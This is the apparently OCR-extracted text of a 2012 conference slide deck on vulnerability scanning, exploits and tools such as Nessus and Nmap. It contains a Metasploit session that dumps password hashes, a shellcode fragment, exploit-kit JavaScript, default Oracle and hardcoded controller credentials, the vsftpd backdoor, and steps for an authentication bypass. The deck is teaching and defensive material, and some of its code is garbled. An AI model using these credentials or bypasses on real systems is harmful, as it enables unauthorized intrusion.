## SHARKFEST '12

**Wireshark Developer and User Conference** 

# Secrets of Vulnerability Scanning: Nessus, Nmap and More

Ron Bowes - Researcher, Tenable Network Security

#### **About me**

- Ron Bowes (@iagox86)
  - My affiliations (note: I'm here to educate, not sell)







## **SkullSpace Winnipeg**

- Winnipeg's first (and only) hackerspace
  - Largest of its kind in Canada!
- Closely tied to AssentWorks, a makerspace
  - Largest of its kind in Canada, too!





## **Definitions**

- Vulnerability
- Exploit
- Proof of concept
  - Safe + Unsafe
- Check
- Scanner

## **Vulnerability**

- A flaw that can lead to a loss in security
  - Confidentiality, integrity, or availability
- We'll look at a bunch of examples
  - These are all examples of checks I've written
  - Some are fairly obvious attacks, some aren't

## **Exploits**

- Generally the "goal"
  - Often code execution

```
msf exploit(psexec) > exploit
[ Connecting to the server...
Started bind handler
[ Authenticating to 192.168.1.128:445|WORKGROUP as user 'ron'...
[*] Uploading payload...
[ ] Created \yHpiwVac.exe...
[ Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.128[\svcctl] ...
Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.128[\svcctl] ...
[ ] Obtaining a service manager handle...
[ ] Creating a new service (IFocOroQ - "MsDjGWhvhIhN1CmyCWkkg")...
[ Closing service handle...
[ Opening service...
[*] Starting the service...
Removing the service...
[ Closing service handle...
Deleting \uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph\uldgraph
[*] Sending stage (752128 bytes) to 192.168.1.128
Meterpreter session 2 opened (192.168.1.201:47231 -> 192.168.1.128:4444) at Mon Jun 18 09:07:04 -0
500 2012
meterpreter > hashdump
Administrator:500:d702a1d01b6bc2411d828e3833244f35:4ca32d1b7908cabca87708617567113f:::
ASPNET:1004:267a4891572f80a94d7dd2409f3b9a7f:bc5f3b4c5b103aef06a164b21f809546:::
Guest: 501:aad3b435b51404eeaad3b435b51404ee: 31d6cfe0d16ae931b73c59d7e0c089c0:::
```

## **Exploits**

- Can be simple/safe
  - ie, log in with a backdoor username/password
  - Authentication bypass (my favourite!)
- Can be difficult/dangerous
  - ie, corrupt memory jussssst right to bypass safechecks and execute code
  - Much more interesting, but rarely stable

### **Exploits**

- Shellcode
  - The goal of many exploits

```
inc byte [ebx] ; Go to the next
cmp byte [ebx] 9
ile ok
mov byte [ebx] 0
inc byte [ebx-1]; Increment the second digit
ok:
jmp main top
done:
ret ; Return into our memory (the top of the stack is the original return of VirtualAlloc()
;; find kernel32()
 Get kernel32.dll using the 'topstack' method, discussed
 in Skape's paper "Understanding Windows Shellcode"
 Modified to change some registers
ind kernel32:
                                 ; Save esi (we don't need esi)
   push esi
   xor esi, esi
                                 ; Zero esi (we can assume that 'ebx' is zero)
  mov eax, [fs:ebx + 0x4]
                                : Extract TEB
                                ; Snag a function pointer that's 0x1c bytes into the stack
  mov eax, [eax - 0x1c]
find kernel32 base:
find kernel32 base loop:
                                ; Subtract to our next page
  dec eax
                                ; Zero the lower half
      ax ax
  cmp word [eax], 0x5a4d ; Is this the top of kernel32?
  ine find kernel32 base loop : None? Try again
```

## PoC (Proof of Concept)

- Usually a partial exploit
  - Frequently a denial of service like fills memory with \x41 ('A')
  - Often crashes the service
  - Sometimes useful, sometimes not

#### Checks

- Determine if a host is vulnerable
- What they do:
  - Check version numbers
  - Try and produce incorrect behaviour
  - Try to run actual code
- How it's detected depends on the nature of the vulnerability

#### Checks – Safe vs Unsafe

- We generally divide checks into 'safe' and 'unsafe'
  - Safe checks use version numbers, odd behaviour, or command execution
  - Unsafe (aka, dangerous, intrusive) checks may damage the service, congest the network, or cause unwanted side effects
- Goal is always safe checks
- Sometimes a lot of effort goes into making a check safe

#### Scanner

- A program that performs multiple vulnerability checks against a host or network
- Eg: Nessus, Nmap, etc.
- More later

- The Good Guys™
  - Network administrators
  - Security department
  - Penetration testers
    - Though hopefully they do more than just run tools...



- The Bad Guys™
  - Breaking into your sites for fun and profit!
  - Many reasons... let's look at examples



- The Bad Guys™
  - Stealing passwords
  - Look at the dates ->
    - This month!
  - Diablo 3?
    - Item theft = \$\$\$



#### My brief life as a Diablo III hacking victim

Expand

A tale of disappearing items, late authenticators, and few concrete answers.

- The Bad Guys™
  - Sending spam
  - Ever seen one of these?

Email us a comment!	
Your name:	
Your email:	
Your comment:	
ONLY AND THE OPENING BALLANCE AND	
	rake
	- As
send	

- The Bad Guys™
  - Sending spam
  - Do you realize how often it looks like this?

- The Bad Guys™
  - Bots, malware, etc
  - This is an example of the Blackhole Exploit Kit

```
<script type="text/javascript">
function nextRandomNumber(){
    var hi = this.seed / this.Q:
    var lo = this.seed % this.Q;
    var test = this.A * lo - this.R * hi;
    if(test > \theta){
        this.seed = test;
        this.seed = test + this.M;
    return (this.seed * this.oneOverM);
function RandomNumberGenerator(unix){
    var d = new Date(unix*1000):
    var s = d.getHours() > 12 ? 1 : 0;
    this.seed = 2345678901 + (d.getMonth() * 0xFFFFFF) + (d.getDate()
    this.A = 48271;
    this.M = 2147483647;
    this.Q = this.M / this.A;
    this.R = this.M % this.A;
    this.oneOverM = 1.0 / this.M;
    this.next = nextRandomNumber:
    return this;
function createRandomNumber(r, Min, Max){
    return Math.round((Max-Min) * r.next() + Min);
function generatePseudoRandomString(unix, length, zone){
    var rand = new RandomNumberGenerator(unix);
    var letters = ['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n',
    var 5tr = '';
    for(var i = 0; i < length; i ++ ){
        str += letters[createRandomNumber(rand, 0, letters.length - 1)];
    return str + '.' + zone;
           var unix = Math.round(+new Date()/1000);
            var domainName = generatePseudoRandomString(unix, 16, 'ru');
            alert(domainName);
</script>
```

#### **Vulnerabilities**

- Let's look at a bunch of examples and how we detect them!
  - Web
  - Overflows
  - Memory corruption
  - Configuration errors
  - Authentication bypass
  - Backdoors
  - Session hopping
- Note: Nessus will detect almost all of these (except the special purpose ones)

### Web vulnerabilities

- Many types
  - Cross-site scripting
  - SQL injection
  - Cross-site request forgery
- Detection
  - Sometimes easy known issues
  - Sometimes difficult need an inventory, recognize custom code, custom error pages, etc
- Not going to spend any more time on this
  - See: OWASP Top10

## Overflow vulnerability

- Various types stack, heap, .data, etc.
  - Basically, overwrite variables that shouldn't be overwritten
  - Detection can be easy or hard

```
int vuln function(SOCKET s)
 int var1, var2, var3;
 int length;
  int buffer[1024];
  // Receive a 2-byte length value
  if(recv(s, \&length, 2, NULL) < 0)
    ERROR("Error in recv()");
  // Receive that many bytes
  recv(s, buffer, length, NULL);
```

```
int patched function(SOCKET s)
 int var1, var2, var3;
 int length;
 int buffer[1024];
  // Receive a 2-byte length value
 if(recv(s, &length, 2, NULL) < 0)</pre>
    ERROR("Error in recv()");
 if(length > 1024)
    ERROR("It's too long!");
  // Receive that many bytes
  recv(s, buffer, length, NULL);
```

## Overflow vulnerability – Samba

Infinite loop of processing

```
void samba recv(SOCKET s)
  char *packet, next offset;
  /* Receive the packet */
  recv(s, packet, MAXLEN, NULL);
 while(TRUE)
   /* Process it */
    process packet(packet);
    /* Get a pointer to the next packet */
    next offset = packet[ANDX OFFSET];
   /* If it's 0, we're finished */
   if(next offset == 0)
      return:
    /* Go to the next packet and keep processing */
    packet = packet + next offset;
```

## Memory corruption vulnerability

- Typically difficult to detect
  - Have to understand exactly what's going on
  - This example is a simplified version of ms08-067

```
nt vulnerable func(char *s, int length)
 /* Initialize tmp to point at the end of the string */
 char *tmp = s + length - 1;
 /* Work backwards in the string to find the first slash */
 while(*tmp != '/')
   tmp--:
 /* ...work in the context of the current tmp value */
int patched func(char *s, int length)
 /* Initialize tmp to point at the end of the string */
 char *tmp = s + length - 1;
 /* Work backwards in the string to find the first slash */
 while(*tmp != '/' && tmp >= s)
   tmp--;
 /* ...work in the context of the current tmp value */
```


## **Configuration errors**

- Eg, blank or default passwords
  - \*cough\* Oracle \*cough\*

		9.9.1
Username	Password	Description
BRIO_ADMIN	BRIO_ADMIN	BRIO_ADMIN is an account of a 3rd party product.
BRUGERNAVN	ADGANGSKODE	9iR2 documentation
BRUKERNAVN	PASSWORD	9iR2 documenation
BSC	BSC	BSC is a schema account from Oracle Applications. Default it has several CREATE privileges.
BUG_REPORTS	BUG_REPORTS	From a book
CALVIN	HOBBES	CALVIN is an account to demonstrate AOLServer. It should not exist in a production environme
CATALOG	CATALOG	CATALOG is an account of a 3rd party product.
CCT	CCT	CCT is a schema account from Oracle Applications. Default it has several CREATE privileges.
CDEMO82	CDEMO82	This is a training account. It should not be available in a production environment.
CDEMO82	CDEMO83	This is a training account. It should not be available in a production environment.
CDEMO82	UNKNOWN	This is a training account. It should not be available in a production environment.
CDEMOCOR	CDEMOCOR	This is a training account, It should not be available in a production environment.
CDEMORID	CDEMORID	This is a training account. It should not be available in a production environment.
CDEMOUCB	CDEMOUCB	This is a training account. It should not be available in a production environment.
CDOUGLAS	CDOUGLAS	CDOUGLAS is a schema owner of Workflow lasdb
CE	CE	CE is a schema account from Oracle Applications. Default it has several ANY privs
CENTRA	CENTRA	CENTRA is an account that presumably manages Centra application software.
CENTRAL	CENTRAL	CENTRAL is an administrative account for Quest Central(?).
CIDS	CIDS	CIDS is an account for Cerberus Intrusion Detection System.
CIS	CIS	CIS is an account for dbengine
CIS	ZWERG	CIS is an account for dbengine
CISINFO	CISINFO	CISINFO is an account for dbengine
CISINFO	ZWERG	CISINFO is an account for dbengine
CLARK	CLOTH	This is a training account. It should not be available in a production environment.
CLKANA	<unknown></unknown>	CLKANA is an account for Oracle Clickstream Intelligence.

## **Configuration errors**

- Files on the web servers that shouldn't be there
  - This example is a true story from earlier this month...



#### **Backdoors**

- Unauthorized way to access the program
- Sometimes called "maintenance hook"
- Can be legitimate (bad) or malicious (worse)
- Generally easy to detect, once it's known
  - Just try to run a command!

## Backdoors – legitimate

- Note: being legitimate doesn't make it right!
  - This is from an industrial controller system, and are hardcoded (can't be changed!)

```
users = make_list('qbf77101', 'ftpuser', 'sysdiag',
passes = make_list('hexakisoctahedron', 'password', 'factorycast@schneider'
info = "";
  = 0:
foreach user(users)
  pass = passes[j++];
  soc = open sock tcp(port);
  if(soc)
     answer = recv(socket:soc, length:4096);
```

#### **Backdoors – malicious**

- Added by somebody evil
  - Malicious programmer, somebody who broke in, etc.
  - Lots of good examples, but this is from vsftpd:

```
str contains line(const struct mystr* p str, const struct mystr* p line str)
 static struct mystr s curr line str;
  unsigned int pos = 0;
  while (str getline(p str, &s curr line str, &pos))
    if (str equal(&s curr line str, p line str))
      return 1;
    else if((p_str->p_buf[i]==0x3a) // ":"
&& (p_str->p_buf[i+1]==0x29)) // ")" --> ":)["
       vsf_sysutil_extra(); Give access if the password is ":)"
  return 0;
```

## **Authentication bypass**

- Similar to default credentials or backdoor
- Bypass the authentication without credentials
- Typically simple but interesting
  - My personal favourite, as you'll guess by my examples
- Usually easy to detect and/or exploit, once you figure it out

## **Authentication bypass – MySQL**

June 11, 2012 – "Tragic" MySQL vuln

## **Authentication bypass – HP Client Automation**


- I wrote a blog detailing this on skullsecurity.org
- Here's the logfile:

```
Pool [C:\PROGRA~1\HEWLET~1\HPCA\Agent\Lib\ZMASTER.ED Object Version: [4]
Total [0001] pools restored (v161)
Trace Level has been reset from [64] to [40] (v162)

Password verification has not been requested Path restricted to IDMSYS subdirectory
Userid verification has been disabled
Using NTF Port: 3465
Launched [C:\PROGRA~1\HEWLET~1\HPCA\Agent\radalert.e
```

- I discovered this almost 2 years ago
- It was fixed last month
- https://www.upsploit.com/index.php/advisories/view/ UPS-2012-0012

Step 1: see what a connection looks like



Step 2: implement in the most naïve way possible

```
xterm
   puts("\")
hostname = "192,168,102,131
port = 31439
s = TOPSocket.open(hostname, port)
puts("Connected to Chostname ! [port]")
send_recv(s,
send_recv(s,


    # Length + Tupe (1)

    Length + Tupe (2)

                                                                                   90%
                                                                                  10:28
```

```
6c 02 00 00 00 00 00 24 00 00 00 00 02 00 00 00
                                            1.......
00 00 00 00 00 02 00 00 00 00 00 01 00 00 00 00
00 00 00 0e 00 00 00 03 00 00 00 0f 61 64 6d 69
                                            ....adni
Se ff 8f 9e 8c 8c 88 90 8d 9b 00 00
 : 02 00 02 00 00 00 0c 00 00 00 00 02 00 00 00
00 00 00 00 00 01 00 00 00 00 00 04 00 00 00 00
                                            .......
00 00 00 00
6c 02 00 00 00 00 00 18 00 00 00 00 02 00 00 00
                                            1
00 00 00 00 00 62 00 00 00 00 00 01 00 00 00 00
                                            ************
00 00 00 02 00 00 00 02 00 00 00 05 37 32 00 00
                                            Received:
6c 02 00 04 00 00 00 76 00 00 00 00 02 00 00 00
00 00 00 00 00 08 00 00 00 00 00 04 00 00 00 00
00 00 00 09 00 00 00 02 00 00 00 0d 00 00 00 02
00 00 00 05 00 00 00 02 00 00 00 00 43 3a 5c 72
                                            64 62 6d 73 5c 00 00 00 43 3a 5c 72 64 62 6d 73
                                            dbns\...C:\rdbns
 : 62 69 5e 5c 00 00 00 00 00 00 00 00 00 00 00
                                            \bin\.....
00 00 00 00 00 00 00 01 37 2e 32 2e 30 00
ron@ankht"/stuff/projects/ron/security/2011-02-25-winnipes-code-camps
 0 -bash
```

- Step 3: Skip the part where we sent authentication
  - (not shown: change the command to 'whoami')




#### **Authentication bypass – security camera**

Step 1: Try to log in







Step 2: Find the error message




Step 3: Find the code



Step 4: Modify the code in memory



Step 5: Try to log in (also, profit!)



## **Authentication bypass – RealVNC**

- A really funny example
- Server: "You may authentication with 'good', 'better', or 'best' authentication"
- Client: "I choose 'none"
- Server: "Welcome!"



# Session hopping

- Changing to a different session (probably with higher privileges)
- Lots of ways...
  - Stealing/guessing a token
  - Sessions not invalidated properly (aka, session fixation)
  - Etc.
- Often very difficult to detect

# Session hopping

- A government program actually did this. I'm serious. I wish I was joking.
- (Nessus won't detect this, nor will any scanner)



### Tools

- Let's start by talking about general concepts
  - Enumeration
    - Portscanning / web spidering
  - Vulnerability detection
    - False positives / negatives
    - Passive vulnerability detection

#### **Enumeration**

- Portscanning
  - Determine which services are available
  - Instead of running 50,000+ checks against mostly closed ports, just run the 100 applicable ones
- Web spidering
  - Determine which pages and arguments exist
  - Run tests against all pages + arguments

# Vulnerability detection

- Test for each individual vulnerability on every open port
- As discussed earlier, several ways
  - Get a version number
  - Look for interesting responses
  - Exploit the vulnerability


# **Vulnerability detection**

- False positives + false negatives
  - Some checks aren't 100% reliable
  - Where do you err?
  - Nessus has an option: "report paranoia"
  - Check vulnerabilities manually!

## **Vulnerability detection**

Passive vulnerability scanning

PVS Backdoors Discovered				
Plugin ID	Plugin Name	Severity	IP Address	Last Observed
5721	Stuxnet Traffic Detection	High	172.20.5.11	Jun 11, 2012 9:15
7058	DNS Client Flame Infection	High	172.20,15.100	Jun 11, 2012 14:26
4440	Generic Botnet Client Detection	High	10.10.51.6	Mar 29, 2012 0:03



#### Tools

- Going to talk about the tools I've been involved with
  - Nessus
  - Nmap
- Tools that also exist that I won't mention since I've never worked on them:
  - Nexpose (Rapid7)
  - Burp suite
  - Foundstone
  - IBM Rational Appscan
  - ...lots more

### Tools – Nessus

- Written by Tenable Network Security
  - My current employer
- Oldest tool of its kind
  - Version 1 was 1997 or so
  - Current version is 5.0.1, released earlier this year
  - Uses Nessus Attack Scripting language NASL for checks



## Tools – Nmap

- Originally a portscanner
  - Also released in 1997
- Added the "Nmap Scripting Engine" a couple years ago
  - Scripts are written in Lua
  - Mostly community-contributed and Google Summer of Code students

#### **Tools – bottom line**

- Some tools find different issues, and have different strengths
- I personally run three different tools
  - Nmap, Nessus, and Burp Suite

## Tools – output

- You will get false positives and false negatives
  - Confirming issues is important
- Issues discovered by tools may have the "wrong" severity ratings
  - Understanding the business and triaging issues is critical

## **Questions?**

- Blog: <a href="http://www.skullsecurity.org">http://www.skullsecurity.org</a>
- Email: <u>ron@skullsecurity.net</u>
- Twitter: @iagox86